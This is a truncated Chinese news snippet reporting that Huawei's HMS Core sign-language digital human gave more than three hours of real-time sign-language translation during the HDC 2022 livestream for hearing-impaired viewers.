华为开发者大会2022(HDC)上,HMS Core手语数字人以全新形象亮相,并在直播中完成了长达3个多小时的实时手语翻译,向线上线下超过一千万的观众提供了专业.实时.准确的手语翻译服务,为听障人士提 ...